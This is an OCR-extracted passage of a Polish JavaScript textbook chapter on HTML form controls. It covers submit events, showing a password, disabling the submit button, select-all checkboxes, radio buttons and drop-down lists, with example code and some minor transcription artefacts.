Uwaga: Numery indeksów w kolekcji elementów = mogą ulec zmianie po modyfikacji kodu znaczników na stronie. Dlatego też użycie numerów = indeksu powoduje powiązanie skryptu z kodem = znaczników HTML (niespełniona jest więc zasada = podziału odpowiedzialności).

KONTROLKI FORMULARZA

Poszczególne rodzaje kontrolek formularza używają odmiennych połączeń wymienionych poniżej właściwości, metod i zdarzeń. Zwróć uwagę na możliwość wykorzystania metod do symulacji sposobu, w jaki użytkownik powinien pracować z kontrolkami formularza.


WŁAŚCIWOŚĆ	OPIS
`value`	W polu tekstowym jest to tekst wprowadzany przez użytkownika. W pozostałych przypadkach jest to wartość atrybutu `value`.
`type`	Kiedy kontrolka formularza jest tworzona za pomocą elementu `<input>`, właściwość ta określa rodzaj elementu formularza, na przykład tekst (`text`), hasło (`password`), przycisk opcji (`radio`), pole wyboru (`checkbox`).
`name`	Pobiera lub ustawia wartość atrybutu `name`.
`defaultValue`	Wartość początkowa pola lub obszaru tekstowego po wygenerowaniu strony.
`form`	Formularz, do którego należy kontrolka.
`disabled`	Wyłączenie elementu `<form>`.
`checked`	Wskazuje, czy pole wyboru (lub przycisk) opcji powinno być zaznaczone. Właściwość ta przyjmuje wartość boolowską; w JavaScript zaznaczenie pola lub kliknięcie przycisku oznacza wartość `true`.
`defaultChecked`	Określa, czy dane pole wyboru (lub przycisk) opcji ma być zaznaczone po wczytaniu strony (wartość boolowska).
`selected`	Wskazuje, czy element listy rozwijanej ma być zaznaczony (wartość boolowska; `true` oznacza zaznaczenie).

METODA	OPIS
`focus()`	Element staje się aktywny.
`blur()`	Element staje się nieaktywny.
`select()`	Wybiera i podświetla zawartość tekstową elementu (na przykład w polach tekstowych, obszarach tekstowych, polach haseł itd.).
`click()`	Wywołuje zdarzenie `click` w przyciskach, polach wyboru i przyciskach powodujących przekazanie pliku. Ponadto wywołuje zdarzenie `submit` w przycisku wysłania formularza i zdarzenie `reset` w przycisku zerującym formularz.

ZDARZENIE	OPIS
`blur`	Wywoływane, gdy użytkownik opuści pole.
`focus`	Wywoływane, gdy użytkownik przejdzie do pola.
`click`	Wywoływane, gdy użytkownik kliknie element.
`change`	Wywoływane, gdy wartość elementu ulegnie zmianie.
`input`	Wywoływane, gdy zmianie ulegnie element `<input>` lub `<textarea>`.
`keydown`, `keyup`, `keypress`	Wywoływane, gdy użytkownik korzysta z klawiatury.


WYSŁANIE FORMULARZA

W omawianym przykładzie prosty formularz logowania pozwala na podanie nazwy użytkownika i hasła. Kiedy użytkownik wyśle formularz, zostanie on zastąpiony przez komunikat z powitaniem. Na stronie po prawej przedstawiono kod zarówno HTML, jak i JavaScript tego przykładu.



1. Umieszczenie skryptu w przedstawionej w rozdziale 3., w podrozdziale „Natychmiast wykonywana funkcja wyrażenia", funkcji typu IIFE (nie pokazano tego w omawianym diagramie).
2. Utworzenie zmiennej o nazwie `form` przeznaczonej do przechowywani elementu `<form>`. Będzie używana w obserwatorze zdarzeń w kolejnym wierszu kodu.
3. Obserwator zdarzeń powoduje wykonanie funkcji anonimowej po wysłaniu formularza sieciowego. Zwróć uwagę na przeprowadzenie konfiguracji za pomocą funkcji `addEvent()` zdefiniowanej w pliku *utilities.js* przedstawionym w podrozdziale „Plik utilities.js".
4. Aby uniemożliwić wysłanie formularza (i jednocześnie pozwolić na wyświetlenie komunikatu użytkownikowi), w formularzu zostaje zastosowana metoda `preventDefault()`.
5. Kolekcja elementów tego formularza jest przechowywana w zmiennej o nazwie `elements`.
6. Aby pobrać nazwę użytkownika, z kolekcji `elements` pobierane jest odpowiednie pole tekstowe na podstawie wartości jego atrybutu `name`. Następnie pobranie tekstu wprowadzonego przez użytkownika jest możliwe za pomocą właściwości `value` tego elementu.
7. Utworzenie komunikatu z powitaniem i umieszczenie go w zmiennej o nazwie `msg`. W komunikacie tym widnieje nazwa użytkownika podana przez odwiedzającego.
8. Przygotowany komunikat zastępuje na stronie HTML formularz sieciowy.

W dokumencie HTML plik *utilities.js* (omawiany w podrozdziale „Plik utilities.js") jest dołączany przed skryptem *submit-event.js*, ponieważ funkcja `addEvent()` jest używana do utworzenia procedury obsługi zdarzeń w tym przykładzie. Wymieniony plik *utilities.js* będzie dołączany we wszystkich przykładach omawianych w rozdziale.



Obserwator zdarzeń oczekuje na wystąpienie zdarzenia `submit` w formularzu sieciowym (a nie `click` w przycisku wysyłającym formularz), ponieważ formularz można wysłać na inne sposoby, nie tylko klikając przycisk — użytkownik może na przykład nacisnąć klawisz *Enter*.

ZDARZENIE SUBMIT I POBRANIE WARTOŚCI Z FORMULARZA

HTML c13/submit-event.html

```
<form id="login" action="/login" method="post">...
  <div class="two-thirds column" id="main">
    <fieldset>
      <legend>Logowanie</legend>
      <label for="username">Nazwa użytkownika:</label>
      <input type="text" id="username" name="username" />
      <label for="pwd">Hasło:</label>
      <input type="password" id="pwd" name="pwd" />
      <input type="submit" value="Zaloguj" />
    </fieldset>
  </div> <!-- .two-thirds -->=
</form> ...
<script src="js/utilities.js"></script>
<script src="js/submit-event.js"></script>
```

JAVASCRIPT c13/js/submit-event.js

```
(function(){
  var form = document.getElementById('login');          // Pobranie elementu <form>.

  addEvent(form, 'submit', function(e) {  // Kiedy użytkownik wyśle formularz.
    e.preventDefault();                   // Uniemożliwienie wysłania formularza.
    var elements = this.elements;         // Pobranie wszystkich elementów formularza.
    var username = elements.username.value; // Pobranie wprowadzonej nazwy użytkownika.
    var msg      = 'Witaj, ' + username;    // Utworzenie komunikatu z powitaniem.
    document.getElementById('main').textContent = msg; // Wyświetlenie komunikatu
                                                       // z powitaniem.
  });
}());
```

Po wybraniu węzła modelu DOM, jeżeli planujesz użyć go ponownie, to dobrym rozwiązaniem będzie jego buforowanie. Po prawej stronie przedstawiono wariant powyższego kodu, w którym nazwa użytkownika i element `main` są przechowywane w zmiennych zdefiniowanych na zewnątrz obserwatora zdarzeń. Jeżeli użytkownik postanowi ponownie wysłać formularz, to przeglądarka nie będzie musiała znów wybierać tych samych elementów.


```
var form = document.
getElementById('login');
var elements = form.elements;
var elUsername = elements.username;
var elMain = document.
getElementById('main');
addEvent(form, 'submit', function(e) {
  e.preventDefault();
  var msg = 'Witaj, ' + elUsername.value;
  elMain.textContent = msg;
});
```

ZMIANA RODZAJU ELEMENTU <INPUT>

W tym przykładzie pod polem tekstowym służącym do podania hasła umieścimy pole wyboru. Jeżeli użytkownik je zaznaczy, hasło stanie się widoczne. Jest to możliwe dzięki użyciu właściwości JavaScript o nazwie `type` i zmianie rodzaju elementu `<input>` z `password` na `text`. (Właściwość `type` w modelu DOM odpowiada atrybutowi `type` w HTML).

Zmiana właściwości `type` powoduje wygenerowanie błędu w przeglądarce IE8 (oraz jej wcześniejszych wersjach), a więc kod został umieszczony w konstrukcji `try-catch`. Jeżeli przeglądarka wykryje błąd, skrypt będzie kontynuował działanie i wykona drugą część kodu.

1. Umieszczenie skryptu w funkcji typu IIFE (nie pokazano tego w omawianym diagramie).
2. Umieszczenie pola dla hasła oraz pola wyboru w zmiennych.
3. Obserwator zdarzeń powoduje wywołanie funkcji anonimowej, gdy zmianie ulegnie pole wyboru wyświetlane pod polem dla hasła.
4. Element docelowy (pole wyboru) dla zdarzenia jest przechowywany w zmiennej o nazwie `target`. Jak zobaczyłeś w rozdziale 6., wywołanie `e.target` działa w większości przeglądarek. Natomiast wywołanie `e.srcElement` jest używane tylko w przypadku starszych wersji IE.
5. Konstrukcja `try-catch` sprawdza, czy wystąpił błąd podczas uaktualniania atrybutu `type`.
6. Jeżeli pole wyboru zostało zaznaczone.
7. Wartość atrybutu `type` pola tekstowego dla hasła zostaje zmieniona na `text`.
8. W przeciwnym razie wartością jest `password`.
9. Jeżeli próba zmiany rodzaju pola wywołuje błąd, to klauzula `catch` powoduje wykonanie innego bloku kodu.
10. Wyświetlenie komunikatu użytkownikowi.



Jak zobaczyłeś w rozdziale 10., błąd może spowodować zatrzymanie wykonywania skryptu. Jeżeli wiesz, że coś może spowodować błąd w pewnych przeglądarkach, to umieszczenie kodu w konstrukcji `try-catch` pozwala interpreterowi na kontynuację działania wraz z alternatywnym zestawem kodu.

WYŚWIETLENIE HASŁA

HTML c13/input-type.html

```
<fieldset>
  <legend>Logowanie</legend>
  <label for="username">Nazwa użytkownika:</label>
  <input type="text" id="username" name="username" />
  <label for="pwd">Hasło:</label>
  <input type="password" id="pwd" name="pwd" />
  <input type="checkbox" id="showPwd">
  <label for="showPwd">pokaż hasło</label>
  <input type="submit" value="Zaloguj" />
</fieldset> ...=
<script src="js/utilities.js"></script>
<script src="js/input-type.js"></script>
```

JAVASCRIPT c13/js/input-type.js

```
(function(){

  var pwd = document.getElementById('pwd');      // Pobranie pola hasła.
  var chk = document.getElementById('showPwd'); // Pobranie pola wyboru.

  addEvent(chk, 'change', function(e) {          // Gdy użytkownik kliknie pole wyboru.
    var target = e.target || e.srcElement;       // Pobranie tego elementu.
    try {                                 // Próba wykonania poniższego fragmentu kodu.
      if (target.checked) {               // Jeżeli pole wyboru jest zaznaczone.
        pwd.type = 'text';                // Przypisanie atrybutowi type wartości text.
      } else {                            // W przeciwnym razie.
        pwd.type = 'password';            // Przypisanie atrybutowi type wartości password.
      }
    } catch(error) {                      // Jeżeli zmiana spowoduje wystąpienie błędu.=
      alert('Przeglądarka nie może zmienić rodzaju pola');
      // Wyświetlenie odpowiedniego komunikatu.
    }
  });

}());
```


PRZYCISKI WYSYŁAJĄCE FORMULARZ

Przedstawiony tutaj skrypt wyłączy przycisk wysyłający formularz:

- Po pierwszym wczytaniu skryptu. Zdarzenie `change` następnie sprawdza, czy pole hasła uległo zmianie, i włącza przycisk, gdy użytkownik zacznie wpisywać hasło.
- Po wysłaniu formularza (aby uniemożliwić jego wielokrotne wysłanie).

Przycisk zostaje wyłączony za pomocą właściwości `disabled`. Odpowiada ona atrybutowi HTML o nazwie `disabled` i może być stosowana w dowolnych elementach formularza, z którymi pracuje użytkownik. Wartość `true` tej właściwości powoduje wyłączenie przycisku, natomiast `false` włącza go.

1. Umieszczenie skryptu w funkcji typu IIFE (nie pokazano tego w omawianym diagramie).
2. Formularz, pole tekstowe dla hasła i przycisk wysyłający formularz są przechowywane w zmiennych.
3. Zmienna `submitted` jest określana mianem **opcji**; przechowuje informacje o tym, czy formularz został już wysłany.
4. Przycisk wysyłający formularz zostaje wyłączony na początku skryptu (zamiast w kodzie HTML), a więc formularz może być nadal funkcjonalny dla użytkowników, którzy wyłączyli obsługę JavaScript w przeglądarkach.
5. Obserwator zdarzeń oczekuje na zdarzenie `input` w polu przeznaczonym na podanie hasła i powoduje wywołanie funkcji anonimowej.
6. Element docelowy dla zdarzenia jest przechowywany w zmiennej `target`.
7. Jeżeli w polu przeznaczonym na hasło zostało cokolwiek wpisane, następuje włączenie przycisku wysyłającego formularz.
8. Uaktualnienie stylu.



WYŁĄCZENIE PRZYCISKU WYSYŁAJĄCEGO FORMULARZ

9. Drugi obserwator zdarzeń sprawdza, czy użytkownik wysłał formularz. Wówczas następuje wykonanie funkcji anonimowej.

10. Jeżeli przycisk wysyłający formularz jest wyłączony lub formularz został wysłany, następuje wykonanie drugiego bloku kodu.

11. Uniemożliwienie domyślnej akcji formularza (wysłanie), a słowo kluczowe `return` powoduje opuszczenie funkcji.

12. Jeżeli krok 11. nie został wykonany, oznacza to, że formularz jest wysłany, przycisk wysyłający formularz jest wyłączony, zmienna `submitted` jest uaktualniona wartością `true`, a ponadto uaktualniony jest atrybut `class` elementu.

HTML c13/all-checkboxes.html

```
<label for="pwd">Nowe hasło:</label>
<input type="password" id="pwd" />
<input type="submit" id="submit" value="Wyślij" />
```

JAVASCRIPT c13/js/disable-submit.js

```
(function(){
  var form      = document.getElementById('newPwd');  // Formularz.
  var password  = document.getElementById('pwd');     // Pole hasła.
  var submit    = document.getElementById('submit');  // Przycisk wysyłający formularz.

  var submitted = false;                              // Czy formularz został wysłany?

  submit.disabled = true;             // Wyłączenie przycisku wysyłającego formularz.
  submit.className = 'disabled';      // Nadanie stylu przyciskowi wysyłającemu formularz.

  // Zdarzenie input: sprawdzenie, czy należy włączyć przycisk wysyłający formularz.
  addEvent(password, 'input', function(e) {  // Po wystąpieniu zdarzenia input w polu hasła.
    var target = e.target || e.srcElement;          // Element docelowy zdarzenia.
    submit.disabled = submitted || !target.value;   // Ustawienie właściwości disabled.
    // Jeżeli formularz został wysłany lub pole hasła jest puste, należy ustawić
    // wartość CSS disabled.=
    submit.className = (!target.value || submitted ) ? 'disabled' : 'enabled'; =
});

  // Zdarzenie submit: wyłączenie formularza, aby nie mógł być ponownie wysłany.
  addEvent(form, 'submit', function(e) {      // Po wystąpieniu zdarzenia submit.
    if (submit.disabled || submitted) {       // Jeżeli przycisk jest wyłączony LUB formularz
                                              // został wysłany.
      e.preventDefault();                     // Zatrzymanie wysyłania formularza.
      return;                                 // Zatrzymanie przetwarzania funkcji.
    }                                         // W przeciwnym razie należy kontynuować...
    submit.disabled = true;                   // Wyłączenie przycisku wysyłającego formularz.
    submitted = true;                         // Uaktualnienie zmiennej submitted.
    submit.className = 'disabled';            // Uaktualnienie stylu.

    // Tylko w celach demonstracyjnych: zobacz, co zostało wysłane, i przekonaj się,
    // że przycisk wysyłający formularz jest wyłączony.
    e.preventDefault();                       // Uniemożliwienie wysłania formularza.=
    alert('Hasło to ' + password.value);      // Wyświetlenie komunikatu.
  });
}());
```


POLA WYBORU

W tym przykładzie prosimy użytkownika, aby wskazał swoje zainteresowania. Użytkownik ma możliwość zaznaczenia lub usunięcia zaznaczenia ze wszystkich pól wyboru. W kodzie znajdują się dwie procedury obsługi zdarzeń:

- Pierwsza jest wywoływana po zaznaczeniu **wszystkich** pól wyboru. Kod przeprowadza iteracje przez opcje i uaktualnia je.
- Druga jest wywoływana po zmianie **opcji**. Jeżeli z jednej opcji zostanie usunięte zaznaczenie, należy to samo zrobić z opcją *Wszystkie*.

Zdarzenie `change` można wykorzystać do wykrycia zmiany wartości pola wyboru, przycisku opcji lub listy rozwijanej. W omawianym przykładzie służy ono do wskazania, kiedy użytkownik zaznaczył lub usunął zaznaczenie z pola wyboru. Pole wyboru może być uaktualnione za pomocą właściwości `checked`, która odpowiada atrybutowi HTML o nazwie `checked`.

1. Umieszczenie skryptu w funkcji typu IIFE (nie pokazano tego w omawianym diagramie).
2. Formularz, wszystkie jego elementy, opcje oraz pole wyboru *Wszystkie* pola wyboru są przechowywane w zmiennych.
3. Zadeklarowanie funkcji `updateAll()`.
4. Iteracja przez wszystkie opcje.
5. Dla każdej opcji właściwość `checked` otrzymuje taką samą wartość jak właściwość `checked` w opcji *Wszystkie*.
6. Obserwator zdarzeń czeka, aż użytkownik kliknie pole wyboru *Wszystkie*, co powoduje wywołanie zdarzenia `change` i wywołanie funkcji `updateAll()`.
7. Zdefiniowanie funkcji `clearAllOption()`.
8. Pobranie celu opcji kliknięte przez użytkownika.
9. Po usunięciu zaznaczenia opcji należy także usunąć zaznaczenie opcji *Wszystkie* (ponieważ wówczas nie są już zaznaczone wszystkie opcje).
10. Iteracja przez opcje i dodanie obserwatora zdarzeń. Gdy wystąpi zdarzenie `change` dla dowolnej opcji, następuje wywołanie funkcji `clearAllOption()`.



ZAZNACZENIE WSZYSTKICH PÓL WYBORU

HTML c13/all-checkboxes.html

```
<label><input type="checkbox" value="all" id="all">Wszystkie</label>
<label><input type="checkbox" name="genre" value="animation">Animowane</label>
<label><input type="checkbox" name="genre" value="docs">Dokumentalne</label>
<label><input type="checkbox" name="genre" value="shorts">Krótkometrażowe</label>
```

JAVASCRIPT c13/js/all-checkboxes.js


```
(1) (function(){
(2)   var form     = document.getElementById('interests');   // Pobranie formularza.
      var elements = form.elements;          // Wszystkie elementy w formularzu.
      var options  = elements.genre;         // Tablica: pola wyboru zainteresowań.
      var all      = document.getElementById('all');        // Pole wyboru 'Wszystkie'.

(3)   function updateAll() {
(4)     for (var i = 0; i < options.length; i++) {          // Iteracja przez pola wyboru.
(5)       options[i].checked = all.checked;    // Uaktualnienie właściwości checked.
        }
      }
(6)   addEvent(all, 'change', updateAll);      // Dodanie obserwatora zdarzeń.

(7)   function clearAllOption(e) {
(8)     var target = e.target || e.srcElement; // Pobranie elementu docelowego
                                               // dla zdarzenia.
        if (!target.checked) {                 // Jeżeli element nie jest zaznaczony.
(9)       all.checked = false;                 // Usunięcie zaznaczenia opcji 'Wszystkie'.
        }
      }
      for (var i = 0; i < options.length; i++) {         // Iteracja przez pola wyboru.
(10)    addEvent(options[i], 'change', clearAllOption);  // Dodanie obserwatora zdarzeń.
      }

    }());
```

PRZYCISKI OPCJI

Ten przykład pozwala użytkownikowi na wskazanie źródła, z którego dowiedział się o witrynie. Za każdym razem, gdy użytkownik klika przycisk opcji, kod sprawdza opcję wybraną przez użytkownika i podejmuje jedno z dwóch możliwych działań:

- Jeżeli wybrano opcję *Inne*, zostanie wyświetlone pole tekstowe pozwalające na podanie dalszych informacji szczegółowych.
- Jeżeli wybrano dowolną z pierwszych dwóch opcji, pole tekstowe zostanie ukryte, a jego wartość będzie usunięta.

1. Umieszczenie skryptu w funkcji typu IIFE (nie pokazano w omawianym diagramie).
2. Działanie kodu rozpoczyna się od ustawienia zmiennych przeznaczonych do przechowywania formularza, wszystkich przycisków opcji, przycisku dla opcji *Inne* oraz pola tekstowego.
3. Pole tekstowe jest ukryte. Kod JavaScript uaktualnia wartość atrybutu `class`, aby formularz nadal działał, nawet jeśli użytkownik ma w przeglądarce wyłączoną obsługę JavaScript.
4. Za pomocą pętli `for` obserwator zdarzeń zostaje dodany do każdego przycisku opcji. Po kliknięciu dowolnego przycisku opcji wywoływana jest funkcja `radioChanged()`.
5. Zadeklarowanie funkcji `radioChanged()`.
6. Po wybraniu przycisku *Inne* wartością zmiennej `hide` jest pusty ciąg tekstowy. W przeciwnym razie wartością jest `hide`.
7. Zmienna `hide` jest używana do ustawienia wartości atrybutu `class` pola tekstowego. Brak wartości oznacza wybór innej opcji, z kolei wartość `hide` powoduje ukrycie pola tekstowego.
8. Jeżeli atrybut `hide` ma wartość `hide`, zawartość pola tekstowego zostaje usunięta (aby po wyświetleniu pole tekstowe było puste).



PRZYCISKI OPCJI

HTML c13/show-option.html

```
<form id="how-heard" action="/heard" method="post">
  ...
  <input type="radio" name="heard" value="search" id="search" />
  <label for="search">Wyszukiwarka internetowa</label><br>

  <input type="radio" name="heard" value="print" id="print" />
  <label for="print">Gazeta lub magazyn</label><br>

  <input type="radio" name="heard" value="other" id="other" />
  <label for="other">Inne</label><br>
  <input type="text" name="other-input" id="other-text" />

  <input id="submit" type="submit" value="Wyślij" />
  ...
</form>
```

JAVASCRIPT c13/js/show-option.js

```
(1) (function(){
      var form, options, other, otherText, hide;          // Zadeklarowanie zmiennych.
      form      = document.getElementById('how-heard');   // Pobranie formularza
(2)   options   = form.elements.heard;                    // Pobranie przycisków opcji.
      other     = document.getElementById('other');       // Przycisk Inne.
      otherText = document.getElementById('other-text');  // Pole tekstowe pod
                                                          // przyciskiem Inne.
(3)   otherText.className = 'hide';                       // Ukrycie pola tekstowego.

      for (var i = [0]; i < options.length; i++) {    // Iteracja przez przyciski opcji.
(4)     addEvent(options[i], 'click', radioChanged);  // Dodanie obserwatora zdarzeń.
      }

(5)   function radioChanged() {
(6)     hide = other.checked ? '' : 'hide';       // Czy zaznaczony jest przycisk Inne?
(7)     otherText.className = hide;               // Widoczność pola tekstowego.
        if (hide) {                               // Jeżeli pole tekstowe jest ukryte,
(8)       otherText.value = '';                   // należy usunąć jego zawartość.
        }
      }
    }());
```

LISTY ROZWIJANE

Element <select> jest znacznie bardziej skomplikowany niż inne kontrolki = formularzy. Węzeł modelu DOM kontrolki <select> ma wiele dodatkowych = właściwości i metod. Elementy <option> kontrolki zawierają wartości, które mogą być wybierane przez użytkownika.

W omawianym przykładzie znajdują się dwie = listy rozwijane. Kiedy użytkownik wybierze opcję = z pierwszej listy, druga zostanie uaktualniona = odpowiednimi opcjami.

W pierwszej liście rozwijanej użytkownik może = wybrać wypożyczenie aparatu fotograficznego lub = projektora. Po dokonaniu wyboru odpowiednie opcje zostają umieszczone w drugiej liście rozwijanej. = Ponieważ ten przykład jest nieco bardziej skomplikowany niż przedstawione dotąd w rozdziale, kod = HTML i rysunek pokazano na stronie po prawej, = natomiast omówienie pliku JavaScript znajdziesz = w podrozdziale „Listy rozwijane".

Kiedy użytkownik wybierze opcję z listy rozwijanej, następuje wywołanie zdarzenia change. = Zdarzenie to jest często wykorzystywane do = uruchamiania skryptów, gdy użytkownik zmieni = wartość na liście rozwijanej.

Element <select> ma również pewne dodatkowe = właściwości i metody charakterystyczne dla tej = kontrolki; wymieniono je w poniższych tabelach.

Jeżeli chcesz mieć możliwość pracy z poszczególnymi opcjami, które mogą być wybierane przez = użytkownika, skorzystaj z kolekcji elementów = <option>.

WŁAŚCIWOŚĆ	OPIS
options	Kolekcja wszystkich elementów <option>.
selectedIndex	Numer indeksu opcji, która jest aktualnie wybrana.
length	Liczba dostępnych opcji.
multiple	Pozwala użytkownikowi na wybór wielu opcji z listy (taka możliwość jest rzadko = stosowana, ponieważ nie zapewnia najlepszych wrażeń użytkownikom).
selectedOptions	Kolekcja wszystkich wybranych elementów <option>.

